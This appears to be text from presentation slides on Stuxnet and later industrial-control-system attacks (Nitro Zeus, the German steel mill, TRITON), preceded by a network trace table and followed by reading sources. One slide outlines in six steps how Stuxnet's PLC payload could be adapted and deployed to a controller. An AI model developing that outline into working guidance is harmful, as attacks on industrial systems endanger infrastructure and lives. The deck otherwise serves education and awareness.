???	100.0%	5	0	0	0	0	0.00
ie-dub01a-rc1-ae14-0.aorta.net	0.0%	5	18	18	12	21	3.28
ie-dub01a-ri1-ae63-0.aorta.net	0.0%	5	20	18	13	23	3.67
ae6.cr0-dub2.ip4.gtt.net	0.0%	5	15	17	14	23	3.32
et-10-1-0.cr0-tor1.ip4.gtt.net	0.0%	5	113	117	110	124	5.85
fibernetics-gw.ip4.gtt.net	0.0%	5	108	105	102	108	2.64
vl3831.ktc235a-csw1.ne.fibernetics.ca	0.0%	4	107	105	102	107	2.31
core1.kit.datacity.ca	25.0%	4	107	105	101	107	3.08
c1106845-3523.cloudatcost.com	0.0%	4	104	107	103	113	4.51
c999941589-cloudpro-690678338.cloudatcost.com	0.0%	4	106	107	102	114	5.10

What could we do from here?

1. Get the SIMATIC software to connect to the device
2. Pull the AWL from the device
3. Modify PLC portion Stuxnet to integrate it with the AWL from the device
4. Compile your own C to AWL
5. Deploy AWL to the PLC
6. Do whatever you programmed the system to do

What could an attack like this Effect?

Electrical Systems and Power Delivery

Water systems

Medical systems

Communications technology

Agricultural Systems

Transportation Systems

Developments Since The Olympic Games?

Nitro Zeus

Uncovered by Documentarian Alex Gibney for ZeroDays

Described as tool to destroy all the infrastructure in a country without dropping a bomb

A long term infiltration plan to destroy all communications, power, water, automated agriculture, hospitals, transportation, financial and security services

http://www.zerodaysfilm.com/

The German Steel Mill

In 2014 a Steel Mill was attacked, the unscheduled shutdown caused a Blast Furnace to potentially have exploded

The second physically destructive malware

We don’t know who done it or how they done it, but there are clues in the code to their motivation

- Industrial sabotage
- An individual or group testing out capabilities
- Environmental extremists

https://ics.sans.org/media/ICS-CPPE-case-Study-2-German-Steelworks_Facility.pdf

TRITON

Stuxnet targeted the systems that control who a industrial process acts

Triton on the other hand targets the safety systems that prevent major accidents from occurring

While Stuxnet tried to degrade a capability, Triton could be targeting people

https://malicious.life/episode/episode-70/

TRITON

Triton could release of toxic hydrogen sulfide gas or cause explosions at the petrochemical plant it was discovered

But it goes beyond that targeting Oil, Gas and Electrical systems in North America, Europe and the Middle East

https://www.technologyreview.com/s/613054/cybersecurity-critical-infrastructure-triton-malware/
https://dragos.com/resource/xenotime/

“*Even with Stuxnet and other malware, there was never a blatant, flat out intent to hurt people*”

Bradford Hegrat, Industrial Cyber Security Consultant

Sources & Resources

Sources & Resources

Countdown to Zero by Kim Zetter

Malicious Life Podcast

Darknet Diaries Podcast

Mitre ATT&K

Symantec W32.Stuxnet Dossier

https://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/w32_stuxnet_dossier.pdf

Langer Security's To Kill a Centrifuge

https://www.langner.com/wp-content/uploads/2017/03/to-kill-a-centrifuge.pdf

Q&A